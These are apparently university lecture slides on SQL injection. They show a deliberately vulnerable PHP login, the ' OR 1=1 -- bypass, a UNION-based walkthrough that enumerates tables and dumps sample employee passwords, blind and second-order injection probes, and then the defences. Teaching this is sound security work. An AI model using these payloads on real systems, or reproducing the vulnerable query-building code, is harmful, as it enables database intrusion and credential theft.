



CSC 405

SQL Injection

Aleksandr Nahapetyan
anahape@ncsu.edu

(Slides adapted from Dr. Kapravelos)

Class Objectives

- What are databases used for?
- What is SQL Injection?
- What makes SQL injection attacks possible?
- What are common ways to test for SQL injection?
- How do you guard against SQLi attacks!
- What are the sinks in SQLi attacks?
- What are the sources in SQLi attacks?
- What are blind and 2nd order SQLi attacks.
- *Bonus: Do no-SQL databases fix injections?*

Database Primer

A collection of **data** organized to minimize redundant entries

Organized via **tables**

Author	Title	Type	Year
Mark Twain	The Adventures of Tom Sawyer	Fiction	1876
Jane Austen	Pride and Prejudice	Fiction	1811
Charles Darwin	The Origin of Species	Non-Fiction	1856
Charles Dickens	A Christmas Story	Fiction	1841
William Shakespeare	Romeo and Juliet	Play	1594

Database Primer


Data from tables can in turn be retrieved through **SQL** (Structured Querying Language)

```
SELECT * FROM books WHERE year < 1820;
```

Author	Title	Type	Year
Jane Austen	Pride and Prejudice	Fiction	1811
William Shakespeare	Romeo and Juliet	Play	1594

Database Primer

Tables can also store various relations through **foreign keys** which reference entries in other tables



HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.



OH, DEAR - DID HE BREAK SOMETHING?
IN A WAY-



DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?



OH, YES. LITTLE BOBBY TABLES, WE CALL HIM.

WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.



AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.


SQL Injection

- SQL injection might happen when queries are built using the parameters provided by the users
 - `$query = "SELECT * FROM employee WHERE
email = ' . $_POST["email"] . "' "`

SQL Injection

- SQL injection might happen when queries are built using the parameters provided by the users
 - `$query = "SELECT * FROM employee WHERE
email = ' " . $_POST["email"] . "' "`
- By using special characters such as ' (tick), -- (comment), + (add), **@variable**, **@@variable** (server internal variable), % (wildcard), it is possible to:
 - Modify queries in an unexpected way
 - Probe the database schema and find out about stored procedures
 - Run commands (**xp_commandshell** in MS SQL Server)

An Example Web Page



The Form

```
<form action="login" method="POST">
  <div class="field is-grouped">
    <p class="control is-expanded">
      <input class="input" type="text" name="email" placeholder="email">
    </p>
    <p class="control is-expanded">
      <input class="input" type="password" name="password" placeholder="password">
    </p>
    <p class="control">
      <button type="submit" class="button is-primary">Login</button>
    </p>
  </div>
</form>
```

The Form

```
<form action="login" method="POST">
  <div class="field is-grouped">
    <p class="control is-expanded">
      <input class="input" type="text" name="email" placeholder="email">
    </p>
    <p class="control is-expanded">
      <input class="input" type="password" name="password" placeholder="password">
    </p>
    <p class="control">
      <button type="submit" class="button">
    </p>
  </div>
</form>
```

Form Inputs will be sent to /login/
through a POST request

Email and Password are passed as POST
parameters email and password

The Login.php Script

```
$email = $_POST["email"];
$password = $_POST["password"];
$connection = new mysqli(...);

if ($connection->error) die($connection->error);
$query = 'SELECT * FROM employee WHERE email = "' . $email .
        '" AND password = "' . $password . "'';
$result = $connection->query($query);

if (!$result) die($connection->error);
elseif ($result->num_rows) {
    echo "<div>I'm in</div>";
} else {
    echo "<div>Invalid Login</div>";
}
```

The Login.php Script

```
$email = $_POST["email"];  
$password = $_POST["password"];  
$connection = new mysqli(...);
```

Extract the user inputs from
the POST request

```
if ($connection->error) die($connection->error);  
$query = 'SELECT * FROM employee WHERE email = "' . $email .  
        '" AND password = "' . $password . "'';  
$result = $connection->query($query);
```

```
if (!$result) die($connection->error);  
elseif ($result->num_rows) {  
    echo "<div>I'm in</div>";  
} else {  
    echo "<div>Invalid Login</div>";  
}
```

The Login.php Script

```
$email = $_POST["email"];  
$password = $_POST["password"];  
$connection = new mysqli(...);
```

Build the connection to the DB

```
if ($connection->error) die($connection->error);  
$query = 'SELECT * FROM employee WHERE email = "' . $email .  
        '" AND password = "' . $password . "'';  
$result = $connection->query($query);  
  
if (!$result) die($connection->error);  
elseif ($result->num_rows) {  
    echo "<div>I'm in</div>";  
} else {  
    echo "<div>Invalid Login</div>";  
}
```

The Login.php Script

```
$email = $_POST["email"];  
$password = $_POST["password"];  
$connection = new mysqli(...);  
  
if ($connection->error) die($connection->error);  
$query = 'SELECT * FROM employee WHERE email = "' . $email .  
        '" AND password = "' . $password . "'';  
$result = $connection->query($query);  
  
if (!$result) die($connection->error);  
elseif ($result->num_rows) {  
    echo "<div>I'm in</div>";  
} else {  
    echo "<div>Invalid Login</div>";  
}
```

Construct and execute the query with \$connection

The Login.php Script

```
$email = $_POST["email"];
$password = $_POST["password"];
$connection = new mysqli(...);

if ($connection->error) die($connection->error);
$query = 'SELECT * FROM employee WHERE email = "' . $email .
        '" AND password = "' . $password . "'';
$result = $connection->query($query);

if (!$result) die($connection->error);
elseif ($result->num_rows) {
    echo "<div>I'm in</div>";
} else {
    echo "<div>Invalid Login</div>";
}
```

If there's an entry in the database with that email and password, log them in

The Login.php Script

```
$email = $_POST["email"];
$password = $_POST["password"];
$connection = new mysqli(...);

if ($connection->error) die($connection->error);
$query = 'SELECT * FROM employee WHERE email = "' . $email .
        '" AND password = "' . $password . "'';
$result = $connection->query($query);

if (!$result) die($connection->error);
elseif ($result->num_rows) {
    echo "<div>I'm in</div>";
} else {
    echo "<div>Invalid Login</div>";
}
```

Where are the
vulnerabilities?

The ' OR 1=1 -- Technique

- Could also be " OR 1=1 -
 - Depends on how the developer builds their String

The ' OR 1=1 -- Technique

- Could also be " OR 1=1 -
 - Depends on how the developer builds their String
- Given the SQL query string:

```
"SELECT * FROM employee \  
    WHERE email = '' . $email . '' AND \  
    password = '' . password . ''";
```
- By providing the following username:
\$_POST["email"] ⇒ ' OR 1=1 --

The ' OR 1=1 -- Technique

- Could also be " OR 1=1 -
 - Depends on how the developer builds their String

- Given the SQL query string:

```
"SELECT * FROM employee \  
    WHERE email = '' . $email . '' AND \  
    password = '' . password . ''";
```

- By providing the following username:

```
$_POST["email"] ⇒ ' OR 1=1 --
```

- Results in the following string:

```
SELECT * FROM employee WHERE email='' OR 1=1 --' AND  
password='doesntmatter'
```

The ' OR 1=1 -- Technique

- Could also be " OR 1=1 -
 - Depends on how the developer builds their String

- Given the SQL query string:

```
"SELECT * FROM employee \  
    WHERE email = '' . $email . '' AND \  
    password = '' . password . ''";
```

- By providing the following username:

```
$_POST["email"] ⇒ ' OR 1=1 --
```

- Results in the following string:

```
SELECT * FROM employee WHERE email='' OR 1=1 --' AND  
password='doesntmatter'
```

- "email='' OR 1=1 --" is **true** because while email is equal to "" (blank), the **OR 1=1 is always true**
- The -- converts the rest of the SQL into a comment and therefore AND password = '...' is not evaluated

Injecting SQL Into Different Types of Queries

- SQL injection can modify any type of query such as
 - **SELECT** statements
 - `SELECT * FROM accounts WHERE user='${u}' AND pass='${p}'`
 - **INSERT** statements
 - `INSERT INTO accounts (user, pass) VALUES('${u}', '${p}')`
 - Note that in this case one must figure out how many values to insert
 - **UPDATE** statements
 - `UPDATE accounts SET pass='${np}' WHERE user= '${u}' AND pass='${p}'`
 - **DELETE** statements
 - `DELETE * FROM accounts WHERE user='${u}'`

Identifying SQL Injection

- A SQL injection vulnerability can be identified in different ways
 - **Negative approach:** special-meaning characters in the query will cause an error
 - For example: `user=" ' "`

Identifying SQL Injection

- A SQL injection vulnerability can be identified in different ways
 - **Negative approach:** special-meaning characters in the query will cause an error
 - For example: `user=" ' "`
 - **Positive approach:** provide an expression that would NOT cause an error
 - For example: `"17+5"` instead of `"22"`, or a **string concatenation**

The UNION Operator

- The **UNION** operator is used to merge the results of two separate queries

```
SELECT * FROM books WHERE year < 1820;  
UNION SELECT * FROM comics;
```

Col1	Col2	Col3	Col4
Jane Austen	Pride and Prejudice	Fiction	1811
William Shakespeare	Romeo and Juliet	Play	1594
The Amazing Spider-Man	Stan Lee	1963	Comic
Action Comics #1	Joe Shuster	1938	Comic

Assuming **books** and **comics** have the same number of columns

The UNION Operator

- The **UNION** operator is used to merge the results of two separate queries

```
SELECT * FROM books WHERE year < 1820;  
UNION SELECT * FROM comics;
```

Col1	Col2	Col3	Col4
Jane Austen	Pride and Prejudice	Fiction	1811
William Shakespeare	Romeo and Juliet	Play	1594
The Amazing Spider-Man	Stan Lee	1963	Comic
Action Comics #1	Joe Shuster	1938	Comic

Note, the results don't need to follow the same structure; just # of columns

The UNION Operator

- In a SQL injection attack this can be exploited to extract information from the database
- Original query:
 - `SELECT id, name, price FROM products WHERE brand='${b}'`

Retrieve the ID, name, and price of a product

The UNION Operator

- In a SQL injection attack this can be exploited to extract information from the database
- Original query:
 - `SELECT id, name, price FROM products WHERE brand='${b}'`
- Modified query passing ``${b}`="foo" UNION..."`:
 - `SELECT id, name, price FROM products WHERE brand = 'foo' UNION SELECT user, pass, NULL FROM accounts -- '`

The UNION Operator

- In a SQL injection attack this can be exploited to extract information from the database
- Original query:
 - `SELECT id, name, price FROM products WHERE brand='${b}'`
- Modified query passing ``${b}`="foo" UNION..."`:
 - `SELECT id, name, price FROM products WHERE brand = 'foo' UNION SELECT user, pass, NULL FROM accounts -- '`
- For this attack to work the attacker **must know**
 - The structure of the query (number of parameters and types have to be compatible)
 - The name of the table and columns

Learning Query Parameter Size and Type

- Apply increasing **UNION** statements until the query is successful
 - **UNION SELECT NULL**
 - **UNION SELECT NULL, NULL**
 - **UNION SELECT NULL, NULL, NULL**
 - **UNION SELECT NULL, NULL, NULL, ...**

Depending on the Database, **UNION** can crash because you provide too many parameters or not enough

Learning Query Parameter Size and Type

- Apply increasing UNION statements until the query is successful
 - UNION SELECT NULL
 - UNION SELECT NULL, NULL
 - UNION SELECT NULL, NULL, NULL
 - UNION SELECT NULL, NULL, NULL, ...
- The type of columns can be determined using a similar technique
 - UNION SELECT 'foo', NULL, NULL
 - UNION SELECT NULL, 'foo', NULL
 - UNION SELECT NULL, NULL, 'foo'

Let's you determine
if a column is
numeric, text, etc.

Determining Table and Column Names

- Table and column names are **database specific** and therefore needs to be explored
 - **Oracle**
 - The `user_objects` table provides information about the tables created for an application
 - The `user_tab_column` table provides the names of the columns associated with a table
 - **MS-SQL**
 - The `sysobjects` table provides information about the tables in the database
 - The `syscolumns` table provides the names of the columns associated with a table
 - **MySQL (and MariaDB)**
 - The `information_schema` provides information about the tables and columns

The ORDER Operator

- ORDER BY # can tell the query which column to order results by
- `SELECT Name, Composer, UnitPrice FROM Track WHERE Name LIKE '...' ORDER BY Name;`

Name: 24 Caprices, Op. 1, No. 24, for Solo Violin, in A Minor

Composer: Niccolò Paganini

Unit Price: 0.99

Name: 3 Gymnopédies: No.1 - Lent Et Grave, No.3 - Lent Et Dououreux

Composer: Erik Satie

Unit Price: 0.99

Name: 32 Dentes

Composer: Titas

Unit Price: 0.99

Name: 5.15

Composer: Pete Townshend

Unit Price: 0.99

Display results in order by
Track Name

The ORDER Operator

- Can also be used to determine the number of columns because ORDER BY # says which column to sort by
- `SELECT Name, Composer, UnitPrice FROM Track WHERE Name LIKE '...' ORDER BY 5;`

Unknown column '5' in 'order clause'

Errors because there is no 5th column to sort by

Extracting Data from SQL Leaks

- Determine the query structure

Query Entered

```
SELECT Name, Composer, UnitPrice FROM Track WHERE Name LIKE '%' ORDER BY 3;-- %'
```

Name: Sobremesa
Composer: Chico Science
Unit Price: 0.99

Name: Comportamento Geral
Composer: Gonzaga Jr
Unit Price: 0.99

Extracting Data from SQL Leaks

- Determine the query structure

Query Entered

```
SELECT Name, Composer, UnitPrice FROM Track WHERE Name LIKE '%' UNION SELECT 1, 2, 3;-- %'
```

Name: 1

Composer: 2

Unit Price: 3.00

We now know the query's structure and will evaluate anything passed into results

Extracting Data from SQL Leaks

- Determine the database

```
UNION SELECT 1,2,table_name FROM information_schema.tables WHERE table_schema=database();-- %'
```

Name: 1
Composer: 2
Unit Price: album

Name: 1
Composer: 2
Unit Price: artist

Name: 1
Composer: 2
Unit Price: customer

Name: 1
Composer: 2
Unit Price: employee

Name: 1
Composer: 2
Unit Price: genre

Name: 1
Composer: 2
Unit Price: invoice

Name: 1
Composer: 2
Unit Price: invoiceline

Name: 1
Composer: 2
Unit Price: mediatype

Name: 1
Composer: 2
Unit Price: playlist

Name: 1
Composer: 2
Unit Price: playlisttrack

Query will return all tables
stored on database()

Extracting Data from SQL Leaks

- Determine the columns for the table you want to extract

```
UNION SELECT 1,2,column_name FROM information_schema.columns WHERE table_name="employee";-- %'
```

Name: 1
Composer: 2
Unit Price: BirthDate

Name: 1
Composer: 2
Unit Price: HireDate

Name: 1
Composer: 2
Unit Price: Address

Name: 1
Composer: 2
Unit Price: City

Name: 1
Composer: 2
Unit Price: State

Name: 1
Composer: 2
Unit Price: EmployeeId

Name: 1
Composer: 2
Unit Price: LastName

Name: 1
Composer: 2
Unit Price: FirstName

Name: 1
Composer: 2
Unit Price: Title

Name: 1
Composer: 2
Unit Price: ReportsTo

Name: 1
Composer: 2
Unit Price: PostalCode

Name: 1
Composer: 2
Unit Price: Phone

Name: 1
Composer: 2
Unit Price: Fax

Name: 1
Composer: 2
Unit Price: Email

Name: 1
Composer: 2
Unit Price: Password

Returns the columns for the
employee table

Extracting Data from SQL Leaks

- Determine the columns for the table you want to extract

```
UNION SELECT 1,2,column_name FROM information_schema.columns WHERE table_name="employee";-- %'
```

Name: 1 Composer: 2 Unit Price: BirthDate	Name: 1 Composer: 2 Unit Price: EmployeeId	Name: 1 Composer: 2 Unit Price: PostalCode
Name: 1 Composer: 2 Unit Price: HireDate	Name: 1 Composer: 2 Unit Price: LastName	Name: 1 Composer: 2 Unit Price: Phone
Name: 1 Composer: 2 Unit Price: Address	Name: 1 Composer: 2 Unit Price: FirstName	Name: 1 Composer: 2 Unit Price: Fax
Name: 1 Composer: 2 Unit Price: City	Name: 1 Composer: 2 Unit Price: Title	Name: 1 Composer: 2 Unit Price: Email
Name: 1 Composer: 2 Unit Price: State	Name: 1 Composer: 2 Unit Price: ReportsTo	Name: 1 Composer: 2 Unit Price: Password

Pick the columns
you want...

Extracting Data from SQL Leaks

- ...and write your query

```
UNION SELECT LastName,email,password FROM employee;-- %'
```

Name: Adams
Composer: andrew@chinookcorp.com
Unit Price: password1

Name: Edwards
Composer: nancy@chinookcorp.com
Unit Price: password

Name: Peacock
Composer: jane@chinookcorp.com
Unit Price: hunter22

Name: Park
Composer: margaret@chinookcorp.com
Unit Price: drowsapp

Name: Johnson
Composer: steve@chinookcorp.com
Unit Price: qwertyuiop

Name: Mitchell
Composer: michael@chinookcorp.com
Unit Price: michaelchinookcorpcom

Name: King
Composer: robert@chinookcorp.com
Unit Price: robert123!@#

Name: Callahan
Composer: laura@chinookcorp.com
Unit Price: S3cur3P4\$\$w0rd

Second-Order SQL Injection

- In a second-order SQL injection, the code is injected into an application, but the SQL statement is invoked at a later point in time
 - e.g., Guestbook, statistics page, etc.
- Even if application escapes single quotes, second order SQL injection might be possible
 - Attacker sets user name to: `john' --`, application safely escapes value to `john' ' --` (note the two single quotes)
 - At a later point, attacker changes password (and "sets" a new password for victim john):

```
UPDATE users SET password='hax' WHERE  
database_handle("username") = 'john' --'
```

register.php

```
<?php
```

```
session_start();
```

```
$sql = "insert into users (username, password) values ('" .  
mysql_real_escape_string($_POST['name']) . "', '" .  
mysql_real_escape_string($_POST['password']) . "')";
```

```
mysql_query($sql);
```

```
$user_id = mysql_insert_id();
```

change_password.php

```
<?php
```

```
session_start();
```

```
$new_password = $_POST['password'];
```

```
$res = mysql_query("select username, password from users where  
id = '" . $_SESSION['uid'] . "'");
```

```
$row = mysql_fetch_assoc($result);
```

```
$query = "update users set password = '" .
```

```
mysql_real_escape_string($new_password) . "' where username = '"  
.$row['username'] . "' and password = '" . $row['password'] . "'";
```

Blind SQL Injection

- A typical countermeasure is to prohibit the display of error messages: However, a web application may still be vulnerable to blind SQL injection
- Example: a news site
 - Press releases are accessed with
`pressRelease.jsp?id=5`
 - A SQL query is created and sent to the database:
 - `SELECT title, description FROM pressReleases WHERE id=5;`
 - All error messages are filtered by the application

Blind SQL Injection

- How can we inject statements into the application and exploit it?
 - We do not receive feedback from the application so we can use a trial-and-error approach
 - First, we try to inject

```
pressRelease.jsp?id=5 AND 1=1
```
 - The SQL query is created and sent to the database:
 - ```
SELECT title, description FROM pressReleases
WHERE id=5 AND 1=1
```
  - If there is a SQL injection vulnerability, the same press release should be returned
  - If input is validated, **id=5 AND 1=1** should be treated as the value

## Blind SQL Injection

- When testing for vulnerability, we know  $1=1$  is always true
  - However, when we inject other statements, we do not have any information
  - What we know: If the same record is returned, the statement must have been true
  - For example, we can ask server if the current user is "h4x0r":
    - `pressRelease.jsp?id=5 AND user_name()='h4x0r'`
  - By combining subqueries and functions, we can ask more complex questions (e.g., extract the name of a database table character by character)
    - `pressRelease.jsp?id=5 AND SUBSTRING(user_name(), 1, 1) < '?'`

# SQL Injection Solutions

- **NEVER ALLOW RAW INPUTS FROM CLIENTS**

```
$email = $mysqli->real_escape_string($_POST["email"]);
$pw = $mysqli->real_escape_string($_POST["password"]);
```

- **Stored procedures**
  - Isolate applications from SQL
  - All SQL statements required by the application are stored procedures on the database server
- **Prepared statements**
  - Statements compiled into SQL statements before user input is added
- **Objectify Query with Third-Party Libraries**
  - **Warning** - if they are vulnerable, **you** are vulnerable.

## SQL Injection Solutions: Stored Procedures

- Original query:

```
String query = "SELECT title, description FROM
pressReleases WHERE id= " +
request.getParameter("id");
Statement stat = dbConnection.createStatement();
ResultSet rs = stat.executeQuery(query);
```

- Takes the SQL statements and transforms it into a **function** you pass parameters to

```
CREATE PROCEDURE getPressRelease @id integer AS
SELECT title, description FROM pressReleases WHERE
Id = @id
```

## SQL Injection Solutions: Stored Procedures

- Instead of string-building SQL, a stored procedure is invoked

- For example, in Java:

```
CallableStatements cs = dbConnection.prepareCall(
 "{call getPressRelease(?)}"
);
cs.setInt(1,
 Integer.parseInt(request.getParameter("id")));
ResultSet rs = cs.executeQuery();
```

## SQL Injection Solutions: Prepared Statements

```
$mysqli = new mysqli("localhost", "my_user",
 "my_pass", "db");

$stmt = $mysqli->stmt_init();
$stmt->prepare("SELECT * FROM employee WHERE email=?");
$stmt->bind_param("s", $email);
/* type can be "s" = string, "i" = integer ... */

$stmt->execute();
$row = $stmt->fetch_assoc();
printf("%s is Employee %s\n", $email, $row["EmpId"]);
$stmt->close();
```

# SQL Injection Solutions: Objectify Queries

Libraries like [SQLAlchemy](#) will let you convert your Queries into Objects

```
def valid_user(email, password):
 try:
 registered_user = User.query.filter_by(email=email).first()
 hashed_pw = make_pw_hash(email, password, registered_user.salt)

 if (registered_user.password == hashed_pw) and registered_user.is_active():
 return registered_user
 return False
 except:
 return False
```

More on hashing password next  
week

